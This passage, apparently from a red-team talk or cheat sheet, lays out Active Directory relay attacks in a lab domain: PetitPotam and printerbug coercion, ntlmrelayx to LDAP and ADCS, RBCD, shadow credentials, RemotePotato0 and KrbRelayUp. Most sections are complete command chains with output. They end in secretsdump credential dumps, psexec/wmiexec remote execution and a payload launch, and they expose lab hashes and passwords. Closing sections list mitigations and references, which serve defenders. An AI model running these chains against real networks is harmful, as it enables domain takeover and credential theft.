[proxychains] Strict chain  ...  127.0.0.1:1080  ...  dc-mercedes.mercedes.local:389  ...  OK
[+] Bind OK
[-] Deleting record over LDAP
[+] LDAP operation completed successfully
```

https://github.com/dirkjanm/krbrelayx

# 12 - Remote Code Execution (RCE) via WebDAV to RBCD Using Unauthenticated PetitPotam Proxy

- Ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identity LDAP attribute
- S4u2Proxy Kerberos Delegation

```
/root/Desktop/tools/Responder/tools/RunFinger.py -i 192.168.1.0/24 | grep "Signing:'False" | cut -d "'" -f2 > /tmp/relaylist.txt
ntlmrelayx.py -tf /tmp/relaylist.txt -smb2support -socks  -of ntlmrelay.log --no-http-server

python3 /root/Desktop/tools/PetitPotam/PetitPotam.py 192.168.1.201 192.168.1.7
for s in $(cat /tmp/relaylist.txt); do proxychains  webclientservicescanner MERCEDES/DC-MERCEDES\$@$s  -dc-ip 192.168.1.8 -no-pass -no-validation ; done

ntlmrelayx.py -t ldaps://192.168.1.7 -smb2support  -of /tmp/rcbd.log --delegate-access --no-smb-server  --no-wcf-server  |tee /tmp/rbcd.txt

python3 /root/Desktop/tools/Responder/Responder.py -I eth0
for s in $(cat /tmp/relaylist.txt); do proxychains python3 /root/Desktop/tools/krbrelayx/printerbug.py MERCEDES/DC-MERCEDES\$@$s anything@80/renard -no-pass ; done

getST.py -spn cifs/SRV-2019.mercedes.local mercedes/GNUDZFDF$ -impersonate administrator -dc-ip 192.168.1.7
export KRB5CCNAME=administrator.ccache
secretsdump.py -k -no-pass SRV-2019.mercedes.local
```

https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html
https://github.com/Hackndo/WebclientServiceScanner

# 13 - Local Privilege Escalation (LPE) via WebDAV to RBCD (Change Lock Screen)

- Ms-DS-Allowed-To-Act-On-Behalf-Of-Other-Identity LDAP attribute
- S4u2Proxy Kerberos Delegation

```
ssh -R 1080 root@159.203.43.25 -p 80
ssh root@159.203.43.25 -p 80 -L 127.0.0.1:8080:127.0.0.1:8080

nano /etc/proxychains4.conf
sudo proxychains ntlmrelayx.py -t ldaps://192.168.1.7 --http-port 8080 --serve-image wallpaper.jpg --delegate-access  --no-dump --no-da --no-acl

\\localhost@8080\fake\wallpaper.jpg

proxychains getST.py -spn cifs/WIN10ACTIVE.mercedes.local mercedes/OLZBZQBR$ -impersonate administrator -dc-ip 192.168.1.7
export KRB5CCNAME=administrator.ccache
proxychains4 psexec.py -k -no-pass WIN10ACTIVE.mercedes.local -dc-ip 192.168.1.7
```

https://research.nccgroup.com/2019/08/20/kerberos-resource-based-constrained-delegation-when-an-image-change-leads-to-a-privilege-escalation/

# 13 - Local Privilege Escalation (LPE) via WebDAV to RBCD (Change Lock Screen)

- Clean Up

Resource Based Constrained Delegation (RCBD) removal

Use the victim machine account NTLM hash.

proxychains rbcd.py -delegate-from 'OLZBZQBR$' -delegate-to WIN10ACTIVE$ 'mercedes.local/WIN10ACTIVE$' -hashes :140254160277384700 44b2b098bd01b6 -dc-ip 192.168.1.7 -action flush

```
root@GP-bhis-demo:~/rbcd-attack# proxychains rbcd.py  -delegate-from 'OLZBZQBR$'  -delegate-to WIN10ACTIVE$
'mercedes.local/WIN10ACTIVE$' -hashes :140254160277384700 44b2b098bd01b6  -dc-ip 192.168.1.7 -action flush
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.168.1.7:389  ...  OK
[*] Accounts allowed to act on behalf of other identity:
[*]     OLZBZQBR$    (S-1-5-21-1475872381-2923298102-2362779937-1739)
[*]
[*] Delegation rights flushed successfully!
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
```

https://github.com/tothi/rbcd-attack @an0n_r0

# 14 - Local Privilege Escalation (LPE) via WebDAV to Shadow Credentials (Remote C2)

- Ms-DS-MachineAccountQuota = 0 (Limitation)
- Ms-DS-KeyCredentialLink LDAP Attribute
- S4u2Self Kerberos Delegation
- Need ADCS in the Environment

```
socks 1080 SOCKS5
rportfwd 8080 127.0.0.1 8080
powerpick Get-service webclient
upload /root/Desktop/projects/cropdavvv.searchConnector-ms

proxychains4 ntlmrelayx.py --http-port 8080 -t ldap://192.168.1.7 --shadow-credentials --shadow-target 'WIN10ACTIVE$'
proxychains4 python3 PetitPotam.py localhost@8080/asd 192.168.1.10 -u low -p 'Alphatango999!' -d mercedes

proxychains4 python3 PKINITtools/gettgtpkinit.py -cert-pfx VE654mCW.pfx -pfx-pass VoTieFeO9mIK4AhVzFJY mercedes.local/WIN10ACTIVE$ WIN10ACTIVE.ccache -dc-ip 192.168.1.7

export KRB5CCNAME='WIN10ACTIVE.ccache'
proxychains4 python3 PKINITtools/getnthash.py -key 175014467deabf6c5c98ef614076443ebb05b4dc95c276a43e90a39c9bb46076 'mercedes.local/WIN10ACTIVE$'

proxychains4 python3 PKINITtools/gets4uticket.py kerberos+ccache://mercedes.local\\WIN10ACTIVE\$:WIN10ACTIVE.ccache@dc-mercedes.mercedes.local cifs/WIN10ACTIVE.mercedes.local@mercedes.local administrator@mercedes.local administrator.ccache

export KRB5CCNAME='administrator.ccache'
proxychains4 wmiexec.py mercedes.local/administrator@WIN10ACTIVE.mercedes.local -k -no-pass -dc-ip 192.168.1.7
```

https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab
https://www.tiraniddo.dev/2022/05/exploiting-rbcd-using-normal-user.html

# 14 - Local Privilege Escalation (LPE) via WebDAV to Shadow Credentials

- Clean Up

certipy shadow -username 'WIN10ACTIVE$'@mercedes.local -hashes :8fb5849cfcb87179a931c1b9b2c1d5da -account WIN10ACTIVE$ list -dc-ip 192.168.1.7

certipy shadow -username 'WIN10ACTIVE$'@mercedes.local -hashes :8fb5849cfcb87179a931c1b9b2c1d5da -account WIN10ACTIVE$ clear -dc-ip 192.168.1.7

```
┌──(root㉿kali)-[~/Desktop/tools/pywhisker]
└─# certipy shadow -username 'WIN10ACTIVE$'@mercedes.local -hashes :8fb5849cfcb87179a931c1b9b2c1d5da -account WIN10ACTIVE$ list -dc-ip 192.168.1.7
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'WIN10ACTIVE$'
[*] Listing Key Credentials for 'WIN10ACTIVE$'
[*] DeviceID: 85e5b72e-253b-d473-f597-83791368703b | Creation Time (UTC): 2022-09-10 03:05:09.824623

┌──(root㉿kali)-[~/Desktop/tools/pywhisker]
└─# certipy shadow -username 'WIN10ACTIVE$'@mercedes.local -hashes :8fb5849cfcb87179a931c1b9b2c1d5da -account WIN10ACTIVE$ clear -dc-ip 192.168.1.7
Certipy v4.0.0 - by Oliver Lyak (ly4k)

[*] Targeting user 'WIN10ACTIVE$'
[*] Clearing the Key Credentials for 'WIN10ACTIVE$'
[*] Successfully cleared the Key Credentials for 'WIN10ACTIVE$'
```

https://github.com/ly4k/Certipy#shadow-credentials
https://github.com/ShutdownRepo/pywhisker

# 15 - Unauthenticated ADCS User Templates Dump Via Web (SMB to HTTP)

- No HTTP incoming hashes to relay to LDAP to dump ADCS info ?
- SMB hashes are more common
- Sometimes company remove the default User template in ADCS

```
AD CS attack options:
  --adcs                Enable AD CS relay attack
  --dump                Attempt to dump all user certificate templates via web
  --template TEMPLATE   AD CS template. Defaults to Machine or User whether relayed account name ends with `$`.
                        Relaying a DC should require specifying `DomainController`
  --altname ALTNAME     Subject Alternative Name to use when performing ESC1 or ESC6 attacks.
```

ntlmrelayx.py -t http://192.168.2.7/certsrv/certfnsh.asp  -smb2support --adcs --dump -smb2support

python3 Responder.py -I eth0

certipy relay -ca 192.168.2.7 -template 'Users-Custom-DEMO'

certipy auth -pfx ./low.pfx

GetUserSPNs.py  -request -target-domain root.local root.local/low -hashes :4e0809c93fa758c99ba42602cf0d82b2

https://github.com/0x6d6f7468/impacket

# 16 - Active Directory Certificate Services (ADCS) ESC8 via C2 (PortBender)

- Assume compromise via C2
- Elevated
- We want to listen on port 445 but its occupied
- Coerce a DC to relay the SMB > HTTP ADCS to request (Web Enrollment)

```
socks 1080 SOCKS5
rportfwd 8445 127.0.0.1 445

proxychains certipy relay -ca 192.168.2.7 -template 'DomainController'

cd C:\Windows\system32\drivers
upload /root/Desktop/tools/PortBender/static/WinDivert64.sys

PortBender redirect 445 8445
proxychains python3 /root/krbrelayx/printerbug.py root/low:'Alphatango999!'@dc2 192.168.2.103

proxychains certipy auth -pfx ./dc2.pfx
proxychains secretsdump.py 'root.local/dc2$'@dc2 -hashes :4c029b5b967f61a0d5c619500c89caf1

jobs
jobkill 5604
kill 6100
```

https://rastamouse.me/ntlm-relaying-via-cobalt-strike/
https://github.com/praetorian-inc/PortBender
https://www.exandroid.dev/2021/06/23/ad-cs-relay-attack-practical-guide/
https://posts.specterops.io/certified-pre-owned-d95910965cd2

# 17 – RemotePotato0: Privilege Escalation via RPC Protocol

- We can perform Local Privilege Escalation
- Also Coerce other Users on the box (DA Privesc)

```
query user
ntlmrelayx.py -t ldaps://192.168.2.7

sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:192.168.2.100:9999

.\RemotePotato0.exe -m 0 -r 192.168.2.102 -x 192.168.2.102 -p 9999 -s 2

secretsdump.py root/cRdXHsrkJd@192.168.2.7
```

https://github.com/antonioCoco/RemotePotato0 @splinter_code @decoder_it
https://github.com/MrAle98/SweetPotato
https://www.sentinelone.com/labs/relaying-potatoes-another-unexpected-privilege-escalation-vulnerability-in-windows-rpc-protocol/

# 18 - Kerberos Relay DNS Authentication via Mitm6 (Krbrelayx)


- Relay Using Kerberos Instead of NTLM

```
python3 krbrelayx.py --target http://dc1.root.local/certsrv/ -ip 192.168.2.102 --victim DESKTOP-55555.root.local --adcs --template Machine

mitm6 --domain root.local --host-allowlist DESKTOP-55555.root.local --relay dc1.root.local –v

nano cert.txt
python3 /root/Desktop/tools/PKINITtools/gettgtpkinit.py -pfx-base64 $(cat "cert.txt") ROOT.LOCAL/DESKTOP-55555$ DESKTOP-55555.ccache
export KRB5CCNAME=DESKTOP-55555.ccache

python3 /root/Desktop/tools/PKINITtools/gets4uticket.py kerberos+ccache://ROOT.LOCAL\\DESKTOP-55555\$:DESKTOP-55555.ccache@dc1.ROOT.LOCAL cifs/DESKTOP-55555.ROOT.LOCAL@ROOT.LOCAL ADMINISTRATOR@ROOT.LOCAL administrator.ccache

export KRB5CCNAME=administrator.ccache
wmiexec.py -k ROOT.LOCAL/ADMINISTRATOR@DESKTOP-55555.ROOT.LOCAL -no-pass -dc-ip 192.168.2.7
```

https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html
https://dirkjanm.io/relaying-kerberos-over-dns-with-krbrelayx-and-mitm6/

# 19 - Kerberos KrbRelay and KrbRelayUp Tools Local Privilege Escalation (LPE)

- Automated tools for Local privilege escalation via RBCD or ShadowCreds

```
KrbRelayUp.exe full  -m shadowcred --Domain root.local --DomainController 192.168.2.7  --ForceShadowCred
```

```
KrbRelayUp.exe full  -m rbcd --Domain root.local --DomainController 192.168.2.7 --CreateNewComputerAccount -cn demo-bhis -cp SecretPassword1
```

```
KrbRelayUp.exe full  -m rbcd --Domain root.local --DomainController 192.168.2.7 --CreateNewComputerAccount -cn demo-bhis -cp SecretPassword1 -sc "cmd.exe /c c:\users\low.root\Desktop\Payload.exe"
```

https://github.com/Dec0ne/KrbRelayUp
https://github.com/cube0x0/KrbRelay

# Special Mention

## Eavesarp

- Decommissioned Severs IP Takeover Opportunity via ARP Request Observation

https://github.com/arch4ngel/eavesarp
https://www.youtube.com/watch?v=cKDdy0JFXpA
https://www.blackhillsinfosec.com/analyzing-arp-to-discover-exploit-stale-network-address-configurations/

# MITIGATION

- Disable LLMRN, NBT-NS and MDNS
- Disable IPv6 if not in use
- Set ms-DS-MachineAccountQuota to 0
- Monitor and alert on event ID 5136 or 4662 (match msDS-AllowedToActOnBehalfOfOtherIdentity)
- Monitor and alert on event ID 5136 or 4662 (match msDS-KeyCredentialLink)
- Monitor and alert on event ID 4768 (PKINIT authentication)
- Enable and require SMB and LDAP signing
- Consider implementing EPA (Enhanced Protection for Authentication)
- Ensure to enable local host firewall
- Implement network segmentation
- Consider disabling the WebDAV client (WebClient service)
- Implement RPC firewall rule, alert and monitor malicious RPC activities
- Consider disabling the Print Spooler Service.
- Configure privileged accounts as “Account is sensitive and cannot be delegated”
- Configure privileged accounts into the “Protected Users group”
- Consider removing the ADCS HTTP endpoint if not required (ADCS)
- Consider manual manager approval steps where they make sense (ADCS)
- Audit and review your ADCS templates and servers' permissions

# Mitigations References

- https://www.hub.trimarcsecurity.com/post/ten-ways-to-improve-ad-security-quickly
- https://support.microsoft.com/en-us/topic/2020-ldap-channel-binding-and-ldap-signing-requirements-for-windows-kb4520412-ef185fb8-00f7-167d-744c-f299a66fc00a
- https://www.microsoft.com/security/blog/2022/05/25/detecting-and-preventing-privilege-escalation-attacks-leveraging-kerberos-relaying-krbrelayup/
- https://www.fortalicesolutions.com/posts/hunting-resource-based-constrained-delegation-in-active-directory
- https://www.fortalicesolutions.com/posts/keeping-up-with-the-ntlm-relay
- Microsoft AD CS Security Guidance: https://social.technet.microsoft.com/wiki/contents/articles/10942.ad-cs-security-guidance.aspx
- Microsoft Securing Public Key Infrastructure (PKI) : https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn786443(v=ws.11)
- SpecterOps Blog: https://posts.specterops.io/certified-pre-owned-d95910965cd2
- SpecterOps Whitepaper https://www.specterops.io/assets/resources/certified_pre-owned.pdf
- ADCS Audit Tool: https://github.com/ghostpack/pspkiaudit

# CREDIT


@_dirkjan
@_nwodtuhs www.thehacker.recipes
@tiraniddo James Forshaw
@topotam77
Laurent Gaffié
@tifkin_ Lee Christensen
@harmj0y Will Schroeder
@elad_shamir Elad Shamir
@gladiatx0r Maximus
@424f424f
@snowscan
@filip_dragovic
@snovvcrash
@an0n_r0
@nikhil_mitt Nikhil Mittal
@gentilkiwi Benjamin Delpy
@HackAndDo
@agsolino
@0xdeaddood
@kevin_Robertson Kevin Robertson
@cube0x0
@dec0ne
@Cneelis
@itm4n Clément Labro
@byt3bl33d3r Marcello
@W00Tock Adam Toscher
@Jean_Maes_1994 Jean
@Evil_Mog

# References


HTTPS://SHENANIGANSLABS.IO/2019/08/08/LOCK-SCREEN-LPE.HTML
HTTPS://SHENANIGANSLABS.IO/2019/01/28/WAGGING-THE-DOG.HTML
HTTPS://POSTS.SPECTEROPS.IO/SHADOW-CREDENTIALS-ABUSING-KEY-TRUST-ACCOUNT-MAPPING-FOR-TA
8EE1A53566AB
HTTPS://RESEARCH.NCCGROUP.COM/2019/08/20/KERBEROS-RESOURCE-BASED-CONSTRAINED-DELEGATIO
IMAGE-CHANGE-LEADS-TO-A-PRIVILEGE-ESCALATION/
HTTPS://WWW.THEHACKER.RECIPES/AD/MOVEMENT/NTLM/RELAY
HTTPS://EN.HACKNDO.COM/NTLM-RELAY/
HTTPS://DIRKJANM.IO/WORST-OF-BOTH-WORLDS-NTLM-RELAYING-AND-KERBEROS-DELEGATION/
HTTPS://WWW.TRUSTEDSEC.COM/BLOG/A-COMPREHENSIVE-GUIDE-ON-RELAYING-ANNO-2022/
HTTPS://WWW.NETSPI.COM/BLOG/TECHNICAL/NETWORK-PENETRATION-TESTING/MACHINEACCOUNTQUOTA-IS-USEFUL-SOMETIMES/
HTTPS://RASTAMOUSE.ME/NTLM-RELAYING-VIA-COBALT-STRIKE/
HTTPS://CHRYZSH.GITHUB.IO/RELAYING-DELEGATION/
HTTPS://WWW.FORTALICESOLUTIONS.COM/POSTS/KEEPING-UP-WITH-THE-NTLM-RELAY
HTTPS://WWW.PRAETORIAN.COM/BLOG/RED-TEAM-PRIVILEGE-ESCALATION-RBCD-BASED-PRIVILEGE-ESCALATION-PART-2/
HTTPS://WWW.PRAETORIAN.COM/BLOG/ACTIVE-DIRECTORY-COMPUTER-ACCOUNT-SMB-RELAYING-ATTACK/
HTTPS://WWW.PRAETORIAN.COM/BLOG/COMPUTER-ACCOUNT-RELAYING-VULNERABILITIES-PART-2/
HTTPS://LABS.NETTITUDE.COM/BLOG/NETWORK-RELAYING-ABUSE-WINDOWS-DOMAIN/
HTTPS://WWW.MDSEC.CO.UK/2021/02/FARMING-FOR-RED-TEAMS-HARVESTING-NETNTLM/
HTTPS://WWW.PRAETORIAN.COM/BLOG/HOW-TO-EXPLOIT-ACTIVE-DIRECTORY-ACL-ATTACK-PATHS-THROUGH-LDAP-RELAYING-ATTACKS/
HTTPS://RESEARCH.NCCGROUP.COM/2021/01/15/SIGN-OVER-YOUR-HASHES-STEALING-NETNTLM-HASHES-VIA-OUTLOOK-SIGNATURES/
HTTPS://GOOGLEPROJECTZERO.BLOGSPOT.COM/2021/10/USING-KERBEROS-FOR-AUTHENTICATION-RELAY.HTML

# FIN

## QUESTION ?